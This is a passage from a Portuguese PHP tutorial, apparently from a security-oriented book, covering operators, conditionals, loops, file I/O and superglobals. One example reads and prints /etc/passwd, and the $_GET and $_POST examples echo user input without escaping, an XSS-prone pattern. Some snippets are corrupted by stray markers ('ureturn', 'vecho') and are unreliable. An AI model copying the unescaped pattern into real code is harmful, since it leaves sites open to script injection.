O conteúdo de $var é igual a 100?
Resposta: bool(false)
```

O PHP compara tipos de dados diferentes:

```
<?php
$var1 = 10;     # Variável do tipo inteiro
$var2 = "10";   # Variável do tipo string
echo '$var1 == $var2 ?' . "\n";
echo "Resposta: ";
var_dump($var1 == $var2);  # Comparação entre o valor inteiro 10 ($var1)
                           # com o texto "10" ($var2)
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$var1 == $var2 ?
Resposta: bool(true)
```

Para o PHP comparar valores incluindo o seu tipo, utilize a Tabela 3.12.

Tabela 3.12 – Operadores de comparação

Operador	Significado
===	Igualdade
!==	Diferença

Exemplo:

```
<?php
$var1 = 10;      # Variável do tipo inteiro
$var2 = "10";    # Variável do tipo string
echo '$var1 === $var2 ?' . "\n";
echo "Resposta: ";
var_dump($var1 === $var2); # Comparação entre o valor inteiro 10 ($var1)
                           # com o texto "10" ($var2)
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$var1 === $var2 ?
Resposta: bool(false)
```

3.8 Associatividade e precedência das operações

Ao executar alguma operação no PHP, este segue uma ordem de avaliação. Por exemplo, considere a soma e a atribuição a seguir:

```
$var = 10 + 20;
```

O PHP deve somar os valores 10 e 20 para, em seguida, atribuí-lo à variável $var: a operação de soma tem uma precedência maior que a de atribuição, pois primeiro somam-se os dois valores inteiros para, depois, efetuar a operação de atribuição.

Em algumas situações, a ordem de precedência pode parecer confusa. Desse modo, antes de prosseguir com esta leitura ou executar o script a seguir no terminal, responda à pergunta: qual será o valor da variável $a? True ou False?

```
<?php
$a = True AND False;
var_dump($a);
?>
```

Para responder a essa pergunta, considera-se a ordem de precedência do operador de atribuição e do operador booleano AND. A Tabela 3.13[4] apresenta, em ordem decrescente, a precedência dos operadores.

Tabela 3.13 – Associatividade dos operadores

Associatividade	Operador	Tipo
Sem associatividade	clone e new	clone e new
Esquerda	[	Array()
Direita	**	Operação aritmética
Direita	++ -- ~ (int) (float) (string) (array) (object) (bool) @	Operação aritmética e operação sobre tipos de dados
Sem associatividade	instanceof	Operação sobre tipos
Direita	!	Operação lógica
Esquerda	* / %	Operação aritmética
Esquerda	+ - .	Operação aritmética e operação de concatenação de strings
Esquerda	<< >>	Operação lógica sobre bits
Sem associatividade	< <= > >=	Operação de comparação
Sem associatividade	== != === !== <> <=>	Operação de comparação
Esquerda	&	Operação lógica sobre bits (bitwise) e referência
Esquerda	^	Operação lógica sobre bits
Esquerda	|	Operação lógica sobre bits
Esquerda	&&	Operação lógica
Esquerda	||	Operação lógica
Direita	??	Operação de comparação
Esquerda	? :	Operador ternário
Direita	= += -= *= **= /= .= %= &= |= ^= <<= >>=	Operação de atribuição
Esquerda	AND	Operação lógica
Esquerda	XOR	Operação lógica
Esquerda	OR	Operação lógica

Nos casos de operadores com precedências iguais (mesma linha), o agrupamento deles é decidido por sua associatividade. No exemplo a seguir, o operador ** é associado à direita, assim primeiro é realizada a operação 3 ** 4 (resultado = 81) e depois 2 ** 81 (resultado =

241785163922925834941235 2). Se for necessário que a associatividade seja à esquerda, utilize parênteses:

```
<?php
echo "2 ** 3 ** 4 = " . 2**3**4 . "\n";
echo "(2 ** 3) ** 4 = " . (2**3)**4 . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
2 ** 3 ** 4 = 2.4178516392293E+24
(2 ** 3) ** 4 = 4096
```

Na associatividade à esquerda, os valores são agrupados (associados) a partir da esquerda:

```
<?php
# A operação 5 % 2 * 3 é equivalente a (5 % 2) * 3
echo "5 % 2 * 3 = " . 5%2*3 . "\n";
# Para que o PHP execute primeiramente 2*3 (resultado = 6) e depois 5%6,
# altere a associatividade com o uso de parênteses
echo "5 % (2 * 3) = " . 5 % (2 * 3) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
5 % 2 * 3 = 3
5 % (2 * 3) = 5
```

Não é possível usar operadores de igual precedência e sem associatividade em uma mesma equação. Por exemplo, o PHP não entenderá a expressão 1 < 3 > 2.

3.9 Condicionais

Um script PHP é executado linha a linha, sequencialmente. Em algumas situações, faz-se necessário que o script execute uma instrução caso uma condição seja satisfeita. Exemplo:

```
<?php
$a = 10;
echo "Linha a ser executada caso \$a > 10 \n";
?>
```

Ao executar o script no terminal, a linha 3 é executada, mesmo que, na nossa lógica, seja necessário executar esse linha caso o valor da variável a seja maior que 10:

```
root@kali# php /var/www/html/index.php
Linha a ser executada caso $a > 10
```

3.9.1 if

A condicional if (tradução – se) determina um bloco de códigos a serem executados caso a condição imposta pelo if seja satisfeita.

Sintaxe:

```
if(condição){
   Bloco_de_códigos
}
```

Atente para dois detalhes: o primeiro em relação à *condição*. O comando if executa o *bloco de códigos* somente se a *condição* for satisfeita, do contrário, todo o bloco delimitado entre as chaves {} será ignorado pelo PHP. O segundo detalhe refere-se à indentação do código, ou seja, atribuir um pequeno espaço à esquerda do código, destacando-o em relação ao resto do script. A linguagem Python identifica códigos a serem executados dentro de um if por meio da indentação: tudo o que estiver indentado faz parte do condicional if. A linguagem PHP não diferencia código indentado ou não. Assim, tanto faz usar ou não a indentação. Porém, é aconselhado usá-la, pois, conforme o código vai se tornando cada vez maior, sua leitura e seu entendimento podem se tornar problemáticos. Visualmente falando, é muito mais fácil identificar quais códigos pertencem a uma condicional if por indentação do que por chaves, pois a visão humana pode se perder e o cérebro ficar confuso tentando identificar qual bloco de código pertence a qual if. Os exemplos a seguir são equivalentes, porém responda a si mesmo as perguntas: qual código é mais legível e mais fácil de se entender, o primeiro ou o segundo? O *Bloco_de_códigos_3* pertence ao primeiro, ao segundo ou ao terceiro if?

```
--- Primeiro exemplo, indentado ---
if(condição){
   Bloco_de_códigos_1
   if(condição){
      if(condição){
```

```
        Bloco_de_códigos_2
      }
      Bloco_de_códigos_3
    }
}
```

```
--- Segundo exemplo, sem indentação nenhuma ---
if(condição){
Bloco_de_códigos_1
if(condição){
if(condição){
Bloco_de_códigos_2
}
Bloco_de_códigos_3
}
}
```

No exemplo a seguir, o código dentro da condicional if é executado somente se o conteúdo da variável $a for igual a 10:

```
<?php
$a = "10";
if($a == 10) {
   echo "\$a é igual a 10, incrementando-o em uma unidade \n";
   $a++;
}
# A linha a seguir é executada independente do if ser executado ou não, pois a mesma encontra-se fora do if
echo "Valor de \$a: $a \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$a é igual a 10, incrementando-o em uma unidade
Valor de $a: 11
```

Caso uma instrução if seja declarada com o intuito de executar um bloco de códigos que é apenas uma única instrução, o uso de chaves não se faz necessário. Exemplo:

```
<?php
if(True)
   echo "O if executa uma única instrução: não é necessário chaves \n";
if(True){
   echo "Segundo if \n";
```

```
    $var = "valor";
    echo "Mais código: nesse caso será necessário delimitar os códigos a serem executados com
chaves \n";
}
?>
```

3.9.2 if...else

A condicional else (tradução – senão) determina um bloco de códigos a serem executados caso a condição imposta pelo if não seja satisfeita.

Sintaxe:

```
if(condição){
    Bloco_de_códigos
}
else{
    Bloco_de_códigos
}
```

Exemplo:

```
<?php
$a = 10;
if($a < 10){
    echo "Código executado caso \$a < 10 \n";
    --$a;
}
else{
    echo "Condicional else: código executado caso $a >= 10 \n";
    echo "Ao executar o else, o if não é executado \n";
    $a++;
}
# Essa instrução vai ser executada independentemente do bloco if ou else ser
# executado, pois o mesmo encontra-se fora do if e do else
echo "Valor de \$a: $a \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Condicional else: código executado caso $a >= 10
Ao executar o else, o if não é executado
Valor de $a: 11
```

Caso o else seja formado por apenas uma única instrução, as chaves não são

necessárias. Exemplo:

```
<?php
$a = 10;
if($a < 10){
   echo "Código executado caso \$a < 10 \n";
   echo "Nesse caso as chaves são necessárias pois o if contém mais de uma instrução \n";
   --$a;
}
else
   echo "O else é formado por uma única instrução: não é necessário utilizar chaves \n";
echo "Valor de \$a: $a \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
O else é formado por uma única instrução print: não é necessário utilizar chaves
Valor de $a: 10
```

3.9.3 if...elseif...else

A condicional elseif (tradução – senão se) determina um bloco de códigos a serem executados caso a condição imposta pelo if não seja satisfeita. Se a condição imposta pelo elseif não for satisfeita, o conteúdo do bloco else será executado. Sintaxe:

```
if(condição) {
   Bloco_de_códigos
}
elseif(condição){
   Bloco_de_códigos
}
else{
   Bloco_de_códigos
}
```

Exemplo:

```
<?php
if(False) {
   echo "Esse código não será executado \n";
}
elseif(True) {
   echo "Código dentro do bloco elseif executado \n";
```

```
}
else {
   echo "Esse código não será executado \n";
}
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Código dentro do bloco elseif executado
```

As chaves não são necessárias caso a condicional elseif seja formada por uma única instrução. Podem existir várias condições elseif, uma após a outra, sem limite de quantidade. No entanto, será considerado o primeiro elseif em que a condição seja verdadeira:

```
<?php
if(False)
   echo "Esse código não será executado \n";
elseif(True) {
   echo "Primeiro elseif \n";
   echo "As chaves são necessárias pois há mais de uma instrução no bloco elseif \n";
}
elseif(True)
   echo "Segundo elseif \n";
else
   echo "As chaves não são necessárias pois há apenas a instrução echo no bloco else \n";
?>
```

Ao executar o script no terminal, em ambos os casos o resultado será:

```
root@kali# php /var/www/html/index.php
Primeiro elseif
As chaves são necessárias pois há mais de uma instrução dentro do bloco elseif
```

3.9.4 switch...case...default

Executa um bloco de códigos caso a condição do switch seja igual à condição do case.

Sintaxe:

```
switch(condição_do_switch){
case condição_do_case:
   Bloco_de_códigos
   break;
```

```
default:
   Bloco_de_códigos
}
```

Exemplo:

```
<?php
$var = 3;
# A condição do switch é o inteiro 3 (conteúdo de $var)
switch($var){   # O switch irá comparar o inteiro 3 com o valor de cada case
   case 1:     # Caso o switch seja o inteiro 1, o bloco a seguir é executado
      echo "Entrando no switch. Bloco: case 1 \n";
      $var++;
      break;
   case 2:   # Caso o switch seja o inteiro 2, executa o bloco a seguir
      echo "Entrando no switch. Bloco: case 2 \n";
      $var += 2;
      break;
   case 3:   # Caso o switch seja o inteiro 3, executa o bloco a seguir
      echo "Entrando no switch. Bloco: case 3 \n";
      $var += 3;
      break;
   # A instrução default executa um bloco de códigos caso o switch não tenha
   # encontrado nenhuma condição case que seja igual a condição do switch.
   # Por exemplo, caso $var = 4, $var = 5 etc
   default:
      echo "Bloco default executado. \n";
      echo "Não foi encontrado nenhum case 3 \n";
}
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Entrando no switch. Bloco: case 3
```

A instrução break é usada para quebrar um laço, interrompendo sua execução. Não é obrigatório usá-la dentro de um case, porém, quando a condição do switch entra em um case, seu bloco de códigos é executado. Caso o break não seja encontrado, executa-se o segundo case, e assim sucessivamente, até encontrar um break. Há situações em que não é necessário usar o break no case, como usar o switch dentro de uma função. Exemplo:

```
<?php
```

```
function função_switch($var){
switch($var){
   case "abacaxi":
      return "Bloco: abacaxi. \n";
   case "laranja":
      return "Bloco: laranja. \n";
   case "acerola":
      return "Bloco: acerola. \n";
   default:
      return "Bloco default executado. \n";
   }
}
echo função_switch("goiaba");
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Bloco default executado.
```

3.10 Laços de repetição

Em algumas situações, executar um código repetidas vezes pode não ser vantajoso para o programador. Por exemplo, supondo que seja necessário imprimir na tela o número da linha:

```
<?php
echo "Linha 1 \n";
echo "Linha 2 \n";
echo "Linha 3 \n";
echo "Linha 4 \n";
echo "Linha 5 \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Linha 1
Linha 2
Linha 3
Linha 4
Linha 5
```

No entanto, se for necessário imprimir 1.000 linhas, digitá-las uma a uma será trabalhoso e desnecessário. Desse modo, para que um bloco de códigos

seja repetido mais de um vez, utilize os laços de repetição while, for ou foreach.

3.10.1 while

O laço while (tradução – enquanto) executa um bloco de códigos enquanto determinada condição for verdadeira.

Sintaxe:

```
while(condição){
   Bloco_de_códigos
}
```

Exemplo:

```
<?php
$i = 1;
while($i < 6) {
   echo "Linha número: $i \n";
   $i++;
}
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Linha número 1
Linha número 2
...
```

Um bloco while é executado enquanto sua condição for verdadeira; caso nenhuma condição de interrupção seja imposta, o while entra em um loop infinito:

```
<?php
$i = 0;
while(True){
   echo "Linha número: $i \n";
   sleep(2);   # A função sleep() aguarda 2 segundos antes de prosseguir
            # com o restante do código
   $i++;
}
echo "Essa linha nunca será executada, pois o while não tem fim e o PHP não executa códigos
posteriores ao while enquanto o laço while não é interrompido";
?>
```

Ao executar o script no terminal, o while exibirá a mensagem da instrução echo infinitamente. Assim, finalize o script por meio da combinação de teclas Ctrl+c:

```
root@kali# php /var/www/html/index.php
Linha número 1
Linha número 2
...
```

3.10.2 for

Executa um bloco de códigos repetidamente. Sintaxe:

```
for(condição_inicial; condição_final; incremento) {
   Bloco_de_códigos
}
```

No exemplo a seguir, o laço for é definido por três argumentos separados por ponto e vírgula:

```
<?php
for($i=0; $i<=5; $i++)   # As chaves são omitidos pois o laço for contém
                         # somente uma única instrução
   echo $i . " ";
echo "\nCódigo executado somente após o laço for ser encerrado \n";
?>
```

- $i=0 – Valor inicial da variável a ser usada como controladora do laço for.
- $i<=5 – Condição final. Enquanto a variável $i for menor ou igual a 5, o laço for executa o bloco de códigos delimitado pelas chaves. No momento em que a variável $i for igual a 6, o laço for é interrompido e o PHP continua a executar o código após o for.
- $i++ – Incrementa o valor de $i no final de cada laço for. No próximo loop, o valor de $i será o valor antigo incrementado em uma unidade.

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
0 1 2 3 4 5
Código executado somente após o laço for ser encerrado
```

3.10.3 foreach

Similar ao for, porém deve ser usado somente para arrays. Sintaxe:

```
foreach(array as chave => valor){
Bloco_de_códigos
}
```

O exemplo a seguir acessa os valores de um array numérico:

```
<?php
$a = ["Valor 0", "Valor 1", "Valor 2"];
# Ao usar arrays numéricos, não há a necessidade de usar =>
# O foreach percorre cada valor do array, acessando-os como sendo
# a variável $valor
foreach($a as $valor)
   echo "Valor: $valor \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Valor: Valor 0
Valor: Valor 1
Valor: Valor 2
```

Arrays associativos são acessados por meio da expressão "$array as $chave => $valor". Exemplo:

```
<?php
$a = ["chave 0" => "Valor 0", "chave 1" => "Valor 1", "chave 2" => "Valor 2"];
foreach($a as $chave_do_array => $valor_do_array)
   echo "Chave: $chave_do_array, Valor: $valor_do_array \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Chave: chave 0, Valor: Valor 0
Chave: chave 1, Valor: Valor 1
Chave: chave 2, Valor: Valor 2
```

3.11 Arquivos

O modo mais simples de guardar informações do tipo texto é trabalhando com arquivos. Há outras opções, como o armazenamento de informações em banco de dados, mas, por ora, vamos nos deter às funções relacionadas à manipulação de arquivos externos ao PHP.

Antes de trabalhar com arquivos, saiba que há um sistema de permissões. Supondo que existam dois usuários no sistema operacional: usuário A e usuário B. Caso o usuário A não tenha permissão de ler os arquivos do usuário B, não conseguirá. Caso o usuário B não tenha permissão de alterar (gravar) os arquivos do usuário A, não conseguirá. Esse mesmo processo ocorre com as contas criadas para utilização de processos, como a www-data, que é a conta padrão que executa o processo do Apache: caso a www-data não tenha permissões de leitura ou gravação de arquivos, não conseguirá gravá-los ou lê-los. O comando ps lista os processos ativos, junto com o nome do usuário responsável pelo processo:

```
root@kali# service apache2 start
root@kali# ps aux | grep -i apache
root      1880  0.2  1.2 121928 23836 ?  Ss  14:10  0:00 /usr/sbin/apache2 -k start
www-data  1883  0.0  0.4 121880  7652 ?  S   14:10  0:00 /usr/sbin/apache2 -k start
www-data  1884  0.0  0.3 121952  6956 ?  S   14:10  0:00 /usr/sbin/apache2 -k start
www-data  1885  0.0  0.3 121952  6956 ?  S   14:10  0:00 /usr/sbin/apache2 -k start
www-data  1886  0.0  0.3 121952  6956 ?  S   14:10  0:00 /usr/sbin/apache2 -k start
www-data  1887  0.0  0.3 121952  6956 ?  S   14:10  0:00 /usr/sbin/apache2 -k start
www-data  1888  0.0  0.3 121952  6956 ?  S   14:10  0:00 /usr/sbin/apache2 -k start
```

A função fopen() abre um arquivo para leitura ou gravação.

A Tabela 3.14[5] exibe os possíveis modos de abertura de um arquivo.

Tabela 3.14 – Modos de abertura de um arquivo

Modo	Significado	Posição do ponteiro no arquivo aberto	Remove o conteúdo antigo do arquivo?	Se o arquivo a ser aberto não existir
r	Leitura	Início	Não	Exibe uma mensagem de warning e não cria o arquivo, retornando o booleano False
r+	Leitura e gravação	Início	Não	Exibe uma mensagem de warning e não cria o arquivo, retornando o booleano False
w	Gravação	Início	Sim	Cria o arquivo desde que o usuário executando o script tenha as corretas permissões no sistema
w+	Gravação e leitura	Início	Sim	Cria o arquivo desde que o usuário executando o script tenha as corretas permissões no sistema
a	Gravação	Fim	Não	Cria o arquivo desde que o usuário executando o script tenha as corretas permissões no sistema
a+	Gravação e leitura	Fim	Não	Cria o arquivo desde que o usuário executando o script tenha as corretas permissões no sistema

Sintaxe da função fopen():

fopen(*arquivo*, *modo*);

- *arquivo* – Localização do arquivo que terá o conteúdo manipulado, sendo os principais:

- file:// – Acessa um arquivo local do sistema. É a operação padrão do PHP, não sendo necessário preceder o nome do arquivo local com file://. Exemplo: fopen("/etc/passwd", "r");.
- http:// – Abre uma conexão HTTP 1.0 com o site desejado. Exemplo: fopen("http://novatec.com.br", "r");. Consulte o site http://php.net/manual/pt_BR/wrappers.php para detalhes sobre outros tipos de *wrappers* suportados pelo PHP.

- *modo* – Modo de abertura do arquivo (Tabela 3.14).

Exemplos:

Modo r – Leitura:

1. Verifique se o arquivo a ser lido tem permissão de leitura:

```
root@kali# ls -l /etc/passwd
-rw-r--r-- 1 root root 2863 Nov 23 14:04 /etc/passwd
```

2. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
# Abre o arquivo /etc/passwd em modo leitura
$arquivo = "/etc/passwd";
$fp = fopen("/etc/passwd", "r");
echo fread( $fp, filesize($arquivo) ) ;
# A função fclose() é usada para fechar um arquivo aberto
fclose($fp);
?>
```

3. Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
root:x:0:0:root:/root:/bin/bash
--- Abreviado por motivos visuais ---
dradis:x:133:140::/var/lib/dradis:/bin/false
beef-xss:x:134:141::/var/lib/beef-xss:/bin/false
```

Modo w – Gravação:

1. Crie o arquivo /var/www/html/arquivo.txt com a correta permissão de gravação para o usuário www-data:

```
root@kali# touch /var/www/html/arquivo.txt
root@kali# chown www-data:www-data /var/www/html/arquivo.txt
```

2. Insira um conteúdo qualquer nesse arquivo:

```
root@kali# echo "Texto antigo" > /var/www/html/arquivo.txt
```

3. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
$fp = fopen("/var/www/html/arquivo.txt", "w");
# A função fwrite() grava uma string no arquivo aberto pelo fopen()
$retorno = fwrite($fp, "A string antiga foi apagada \n");
if($retorno)
   echo "Gravado com sucesso";
else
   echo "Erro na gravação";
fclose($fp);
?>
```

4. Ao acessar o endereço http://localhost, a mensagem "Gravado com sucesso" surge no browser. Se aparecer a mensagem "Erro na gravação", verifique as permissões do arquivo (etapa 1).

5. Ao verificar o conteúdo do arquivo /var/www/html/arquivo.txt, verá que o texto antigo foi apagado, pois o modo "w" da função fopen() posiciona o ponteiro no início do arquivo, apagando o conteúdo antigo:

```
root@kali# cat /var/www/html/arquivo.txt
A string antiga foi apagada
```

Modo a – Gravação:

1. Crie o arquivo /var/www/html/arquivo.txt com a correta permissão de gravação para o usuário www-data:

```
root@kali# touch /var/www/html/arquivo.txt
root@kali# chown www-data:www-data /var/www/html/arquivo.txt
```

2. Insira um conteúdo qualquer nesse arquivo:

```
root@kali# echo "Texto antigo" > /var/www/html/arquivo.txt
```

3. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
$fp = fopen("/var/www/html/arquivo.txt", "a");
# A função fwrite() grava um texto no arquivo aberto pelo fopen()
$retorno = fwrite($fp, "Novo texto \n");
if($retorno)
   echo "Gravado com sucesso";
else
   echo "Erro na gravação";
fclose($fp);
?>
```

4. Ao acessar o endereço http://localhost, a mensagem "Gravado com sucesso" surge no browser. Se aparecer a mensagem "Erro na gravação", verifique as permissões do arquivo (etapa 1).

5. Ao verificar o conteúdo do arquivo /var/www/html/arquivo.txt, o texto antigo é mantido, pois o modo "a" da função fopen() posiciona o ponteiro no final do arquivo, não sobrescrevendo o conteúdo antigo:

```
root@kali# cat /var/www/html/arquivo.txt
Texto antigo
Novo texto
```

3.12 Funções

Uma função é um conjunto de instruções usado para efetuar uma tarefa específica. A fim de criar uma função, utilize a palavra reservada function.

Sintaxe:

```
function nome_da_função(parâmetros){
bloco_de_códigos
   return valor;
}
```

nome_da_função(*argumentos*);

- *nome_da_função* – Nome da função, devendo ser iniciado com caractere maiúsculo, minúsculo ou sublinhado. O restante do nome pode ser definido com caractereres maiúsculos, minúsculos, sublinhados ou números. Não é possível utilizar caracteres especiais (!, @, #, $ etc.) para definir o nome de uma função.
- *parâmetros* – Opcional. Parâmetros de entrada. Usado em situações em que seja necessário processar diferentes entradas para a mesma função.
- *bloco_de_códigos* – Códigos a serem executados no momento em que a função é invocada.
- return – Opcional. Normalmente é a última instrução a ser executada dentro de uma função. Depois de a função executar o seu bloco de códigos, a instrução return retorna um valor de retorno para quem invocou a função. Mesmo que existam blocos de códigos após a instrução return, quando se executa este, a função é encerrada e blocos de códigos adicionais não são processados.
- *valor* – Valor de retorno da função.
- *nome_da_função*(*argumentos*) – Invoca a função, executando seu bloco de códigos.
- *argumentos* – Opcional. Argumentos de entrada. O valor do parâmetro no momento em que a função é invocada será igual ao valor desse argumento.

No exemplo a seguir, cria-se uma função que ecoa na tela o nome do usuário:

```
<?php
# Definição da função
function nome(){
   echo "Olá, meu nome é Daniel \n";
}
# Definir uma função não executa a mesma. Para tal invoque-a em uma linha a parte
nome();
# Funções são insensíveis ao caso (case-insensitive)
# A função nome() pode ser invocada por nome(), NOME() etc
NoMe();
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Olá, meu nome é Daniel
Olá, meu nome é Daniel
```

No exemplo a seguir, a função retorna um valor:

```
<?php
function nome(){
   echo "Chamando a função nome() \n";
   echo "Outra instrução da função nome() \n";
   ureturn "Daniel";
   echo "Essa linha não será executada, pois a função já retornou um valor, sendo encerrada \n";
}
# A função nome() é invocada e após a mesma executar suas instruções,
# o valor de retorno (string "Daniel" – definida pela linha u) é armazenada
# na variável $meu_nome
$meu_nome = nome();
if($meu_nome == "Daniel")
   echo "O meu nome é Daniel \n";
else
   echo "Não me chamo Daniel \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Chamando a função nome()
Outra instrução da função nome()
O meu nome é Daniel
```

É possível utilizar mais de uma instrução return em uma função, porém, a execução desta é interrompida quando se executa o return. Exemplo:

```
<?php
function numero(){
   # A função rand() gera um número aleatório entre o intervalor
   # especificado (de um a dez)
   $num = rand(1,10);
   if($num > 5)
      return "\$num = $num. if executado \n";
   return "\$num = $num. if não é executado \n";
}
echo numero();
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$num = 1. if não é executado
```

No intuito de tornar uma função mais versátil, pode-se passar argumentos para ela. O script a seguir é totalmente ineficaz, pois apresenta problemas de redundância e eficiência:

- Redundante – Muito código similar repetido. A redundância de código é uma péssima prática de programação e sempre que possível trechos de códigos devem ser reaproveitados.
- Ineficiente – O código serve para situações em que o nome do usuário seja Daniel ou Moreno. Para outros nomes, o código é ineficiente, não apresentando função alguma que exiba o nome do usuário.

```
<?php
function nomeDaniel(){
   return "Olá, meu nome é Daniel \n";
}
function nomeMoreno(){
   return "Olá, meu nome é Moreno \n";
}
echo nomeDaniel();
echo nomeMoreno();
?>
```

O script pode ser reescrito usando-se argumentos:

```
<?php
function nome($meu_nome){
   return "Olá, meu nome é $meu_nome \n";
}
echo nome("Daniel");
echo nome("Moreno");
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Olá, meu nome é Daniel
Olá, meu nome é Moreno
```

Separe cada parâmetro com vírgula para casos em que seja necessário definir mais de um argumento. No exemplo a seguir, quando a função é invocada

(linha v), será necessário informar o primeiro e o segundo nome de uma pessoa (definidos pela linha u):

```
<?php
function unome($primeiro_nome, $segundo_nome){
   return "Olá, meu nome é $primeiro_nome \nMeu sobrenome é $segundo_nome \n";
}
vecho nome("Daniel","Moreno");
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Olá, meu nome é Daniel
Meu sobrenome é Moreno
```

3.12.1 Funções e o escopo de variáveis

Uma variável definida dentro de uma função (chamada de variável local – linha u) estará disponível somente na função que a definiu, não sendo possível acessá-la a partir de outra função. Exemplo:

```
<?php
function função1(){
u $var = pow(10, 3);
}
function função2(){
   # O PHP não reconhece a variável $var (u),
   # pois essa variável foi definida no escopo da função função1()
   echo $var;
}
função2();
?>
```

Ao executar o script no terminal, o PHP exibe uma mensagem de notícia:

```
root@kali# php /var/www/html/index.php
PHP Notice:  Undefined variable: var in /var/www/html/index.php on line 8
```

Uma variável definida no corpo do programa, chamada de variável global, pode ser acessada dentro de uma função por meio da instrução global. Exemplo:

```
<?php
$var = "Variável global";
function função(){
```

```
    global $var;
    return $var;
}
echo função() . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Variável global
```

O PHP apresenta variáveis predefinidas que podem ser acessadas em qualquer escopo (dentro ou fora de uma função), chamadas de variáveis superglobais. As principais são:

- $_SERVER[] – Array contendo informações do servidor. As principais chaves desse array são (consulte http://php.net/manual/pt_BR/reserved.variables.server.php para mais detalhes):

- PHP_SELF – Localização do script PHP relativo à solicitação URL. Por exemplo, se a solicitação no browser for http://localhost/pasta/arquivo.php, a variável $_SERVER["PHP_SERVER"] armazena o valor /pasta/arquivo.php.
- SERVER_ADDR – Endereço IP do servidor.
- REQUEST_METHOD – Método usado para acessar a página web. Normalmente GET, HEAD, POST ou PUT.
- QUERY_STRING – String de consulta. É a parte após o caractere ? em uma solicitação URL. Por exemplo, se a solicitação no browser for http://localhost/arquivo.php?id=1, a variável $_SERVER["QUERY_STRING"] armazena o valor id=1.
- DOCUMENT_ROOT – Caminho do diretório raiz da página web.
- HTTP_USER_AGENT – Cabeçalho HTTP User-Agent usado pelo browser do usuário.
- REMOTE_ADDR – Endereço IP do usuário que acessa a página web.

- $_GET[] – Array contendo informações das variáveis enviadas pelo método GET. Por exemplo, se a solicitação no browser for http://localhost/index.php?nome=Daniel&sobrenome=Moreno, o array $_GET[] armazenará o valor ["nome" => "Daniel", "sobrenome" => "Moreno"]. Exemplo:

```
<?php
echo "Nome:" . $_GET["nome"] . "<br>";
echo "Sobrenome: $_GET[sobrenome] <br>"; # Não é necessário aspas duplas no nome
                                          # da variável caso o array superglobal
                                          # $GET[] já esteja ente aspas duplas
?>
```

- $_POST[] – Array contendo informações das variáveis enviadas pelo método POST. Exemplo:

1. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<form action = "" method=POST>
Nome: <input type="text" name="nome"> <br>
Sobrenome: <input type="text" name="sobrenome"> <br>
<input type="submit">
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
   # Não é necessário aspas duplas no nome da variável caso o array
   # superglobal $POST[] já esteja ente aspas duplas
   echo "Nome: $_POST[nome] <br>";
   echo "Sobrenome: $_POST[sobrenome] <br>";
}
?>
```

2. Acesse o endereço http://localhost. Caso a requisição seja capturada por proxies de interceptação, o nome e o sobrenome serão enviados no corpo da requisição POST:

```
POST / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Connection: close
nome=Daniel&sobrenome=Moreno
```

- $_FILES[] – Array contendo informações de arquivos enviados via file upload. A chave ["*arquivo_usuário*"] é o nome do campo <input type="file" name="*arquivo_usuário*"> no formulário HTML para envio de arquivos.

- $_FILES["*arquivo_usuário*"]["name"] – Nome do arquivo enviado pelo usuário.
- $_FILES["*arquivo_usuário*"]["type"] – Tipo MIME do arquivo. Por exemplo, image/jpeg para imagens .jpg ou application/octet-stream para arquivos .exe.
- $_FILES["*arquivo_usuário*"]["tmp_name"] – O PHP armazena o arquivo enviado pelo usuário no diretório /tmp com um nome temporário.
- $_FILES["*arquivo_usuário*"]["error"] – Caso ocorra algum erro no envio de um arquivo, armazena o código de erro.
- $_FILES["*arquivo_usuário*"]["size"] – Tamanho em bytes do arquivo enviado.

- $_COOKIE[] – Array contendo informações de cookies.
- $_SESSION[] – Array contendo informações de sessão.
- $_REQUEST[] – Array contendo os valores de $_GET, $_POST e $_COOKIE.

3.12.2 Funções predefinidas

O PHP apresenta algumas funções prontas que auxiliam o desenvolvedor, as quais se encontram, em ordem alfabética, em https://secure.php.net/manual/pt_BR/indexes.functions.php. A lista, organizada por categoria, encontra-se em http://php.net/manual/pt_BR/funcref.php.

3.12.2.1 Matemáticas

rand

Gera um número aleatório. Se a função for executada sem um intervalo de números, é considerado o intervalo entre 0 e o valor retornado por getrandmax().

rand(*intervalo_menor, intervalo_maior*)

Exemplo:

```
<?php
echo "Randômico = " . rand() . "\n";
```

```
echo "Randômico entre 1 e 10 = " . rand(1,10) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Randômico = 76935877
